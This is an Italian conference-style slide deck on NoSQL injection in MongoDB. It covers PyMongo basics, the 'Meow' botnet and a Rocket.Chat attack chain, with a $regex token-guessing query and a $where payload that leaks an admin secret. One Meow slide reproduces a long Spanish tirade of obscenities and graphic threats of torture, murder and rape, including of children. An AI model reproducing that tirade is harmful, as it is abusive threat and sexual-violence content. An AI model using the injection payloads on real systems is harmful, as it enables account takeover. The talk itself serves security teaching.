




No SQL? No problem!


Injection nei database non relazionali

SQL



NoSQL

Chiave-Valore




VS

Grafi



Documenti: uno per tutti



```
{ "_id": 1, "nome": "Alice", "amici": [2, 3] },  
{ "_id": 2, "nome": "Bob", "amici": [1, 3] },  
{ "_id": 3, "nome": "Charlie", "amici": [1, 2] }
```

JSON? Sì grazie 🕶

Teorema CAP

Coerenza

Disponibilità

Partizionamento




Quando scegliere NoSQL



~~Coerenza~~

Disponibilità

Partizionamento



Pro del rinunciare alla coerenza

N

“Scalo orizzontalmente senza ripartizionare”

“So dove ti trovi, SEMPRE”

Uber



“Ao fra guarda ‘sta nuova tecnologia hajjahjahh”

Propaga solo al termine dei burst di scrittura



#Pymongo

```
collection.insert_one({
    "_id": 1,
    "nome": "Alice",
    "età": 28,
    "amici": [2, 3],
    "località": {"città": "Milano", "paese": "Italia"}
})

collection.update_one({"nome": "Alice"}, {"$set": {"età": 29}})

collection.delete_one({"nome": "Bob"})
```

#Pymongo

```
collection.insert_one({
    "_id": 1,
    "nome": "Alice",
    "età": 28,
    "amici": [2, 3],
    "località": {"città": "Milano", "paese": "Italia"}
})

collection.update_one({"nome": "Alice"}, {"$set": {"età": 29}})

collection.delete_one({"nome": "Bob"})
```



Operatori di aggiornamento

Campi

\$currentDate

\$inc

\$rename

\$set

\$unset

Array

\$addToSet

\$pop

\$pull

\$set

#Pymongo

```
users_over_25 = collection.find({"età": {"$gt": 25}})
```

```
users_in_milano_or_torino = collection.find({  
    "$or": [{"località.città": "Milano"}, {"località.città": "Torino"}]  
})
```

```
users = collection.find({}, {"password": 0})
```

#Pymongo



```
users_over_25 = collection.find({"età": {"$gt": 25}})
```

```
users_in_milano_or_torino = collection.find({  
    "$or": [{"località.città": "Milano"}, {"località.città": "Torino"}]  
})
```



```
users = collection.find({}, {"password": 0})
```

Operatori di interrogazione

Comparazione

\$eq

\$ne

\$gt

\$gte

\$lt

\$lte

\$in

Logici

\$and/or/not/nor

Valutazione

\$regex

\$text

\$where

#Pymongo

```
capoluogo_user = collection.find({  
    "$expr": {"$eq": ["$località.città", "$località.provincia"]}  
})
```

```
users_with_a_and_friends = collection.find({  
    "$where": "this.nome.indexOf('a') !== -1 && this.amici.length > 0"  
})
```





Attacchi memorabili a MongoDB

“Meow” botnet

Problema:

Mira otaku de mierda pedazo de hijo de puta, me cago en todos los muertos de tu árbol genealógico y si me apuras también en los vivos, puto amorfo de mierda te pillo por la calle y te hundo el pecho a martillazos , enfermo hijo de la gran puta , si tienes hijos espero que tengan alguna discapacidad física o mental o en su defecto los atropelle un autobús , pero que no mueran que sufran toda su puta vida y si no tienes hijos nunca será lo que pasará seguramente dios te bendiga con una gordaca puto follapinos hijo de la gran puta, te voy quitando partes de tu ridiculo cuerpo y me las voy comiendo y mientras me las como las cagaré y te haré comer mis putas heces con trozacos de tu piel rebozados y cuando ya te haya destripado completamente y haberte hecho comer toda la mierda que suelte de mi precioso y brillante culo iré a por tu hermana y si no tienes hermana iré a por la sudada de tu puta madre y si voy inspirado iré a por las dos , la secuestraré , las meteré en una furgoneta , las llevaré a una habitación , las meteré el rabo por todos los agujeros de su cuerpo (si , incluidos los de la nariz y orejas) me correré dentro de ellas y esperaré 9 meses a que nazcan sus hijas y cuando cumplan 13 años me las follare también y si aun así después de eso te siguen quedando primas o tias haré lo mismo con ellas y cuando ya este cansado de follarme a toda tu familia de piojosos cogere unas cuantas cadenas las pondré en mi coche y recorreré 300km con toda tu familia enganchada a ellas y si después de eso queda alguien vivo , le hecho alcohol para que rabie aun mas de dolor y después de todo eso iré al hospital cuando ya te hayas recuperado de el destripamiento que te hice te sacaré de ahí te llevaré a la misma habitación donde me follé a todas las mujeres de tu actual familia y a las que preceden en tu árbol genealógico y mientras te pongo los videos de como me follaba a tu madre te daré minipollazos en la frente hasta que se te quede la marca de mi grande y devastador glande para el resto de tu vida y así cada vez que te mires en el espejo recordarás esos videos y lo que hice con tu familia , después de eso te soltaré y volveré a ir a por ti a los tres meses , te volveré a meter en la habitación , pero esta vez nada suave , esta vez cogere tus manos y empezare a meterle agujas entre las uñas hasta que el nivel de dolor te haga desmayarte y te reanimare con un desfibrilador , te bajare los pantalones y los calzoncillos y empezare a darte minimartillazos en tus cojones hasta que poco a poco se vayan deshaciendo y tu escroto quede completamente vano , imagino que despues de eso te desmayaras otra vez , pues volveré a usar el desfibrilador para reanimarte y metere tus pies en un cubo con agua , te pondre pinzas en los pezones , pene y lengua y te dare descargas hasta que vuelvas a desmayarte , cuando lo hagas ya sabes lo que hare.. y volveré a cojere unas tenazas e ire arrancando una a una tus putas uñas pedazo de escoria , despues te tumbare , te pondre un trapo en la cara e ire hechandote en la boca agua poco a poco sin que llegues a ahogarte ... despues me ire y volveré cada a día para hacerte una tortura diferente , para que cada vez que oyeras mis pasos acercarse a la puerta a horas diferentes cada día , un miedo que jamas hayas experimentado recorra tu cuerpo y quedarme en la puerta haciendo como que habro hasta que te mees encima , entonces entrare v comenzare...

**A METERTE MI PENE POR TU ANO HASTA QUE TE SALGA SANGRE,
DESPUES TE ENTERRARE VIVO JUNTO A MILES DE GUSANOS PARA QUE
TE COMAN VIVO OTAKU DE MIERDA HIJO DE PUTA**



“Meow” botnet

Problema:



Soluzione:




“Meow” botnet




~4000 + 36000
db distrutti

Attacco facile!


Rocket.Chat da SSJI a RCE



Rocket.Chat da SSJI a RCE



CLOSED
SOURCE



OPEN
SOURCE

Rocket.Chat da SSJI a RCE

```
function getPasswordPolicy(params) {  
    const user = Users.findOne({ 'services.password.reset.token': params.token });  
    // ...  
}
```

Rocket.Chat da SSJI a RCE

```
Users.findOne({  
  'services.password.reset.token': {  
    $regex: '^A'  
  }  
});
```

Rocket.Chat da SSJI a RCE

```
API.v1.addRoute('users.list', { authRequired: true }, {
  get() {
    // ...
    const { sort, fields, query } = this.parseJsonQuery();
    const users = Users.find(query, { /* ... */}).fetch();
    return API.v1.success({
      users,
      // ...
    });
  },
});
```

Rocket.Chat da SSJI a RCE

```
{"$where": "this.username=== 'admin' && (()=>{ throw this.secret })( )"}
```


Rocket.Chat da SSJI a RCE

```
{"$where": "this.username=== 'admin' && (()=>{ throw this.secret })( )"}
```

```
{  
  "success": false,  
  "error": "uncaught exception: aHR0cHM6Ly9iaXQubHkvM3VQc1gwUA=="  
}
```

Prevenzione

Non banale come sembra!



Potrebbe occupare almeno un altro talk.

Riassunto

- NoSQL ha casi d'uso molto specifici
- La coerenza e l'atomicità non sono le priorità.
- Veloce e scalabile orizzontalmente
- Utile quando lo schema può cambiare frequentemente
- No standard di riferimento per query sicure
- La sintassi delle injection varia molto tra i db
- Non eseguire codice se non necessario (raro!)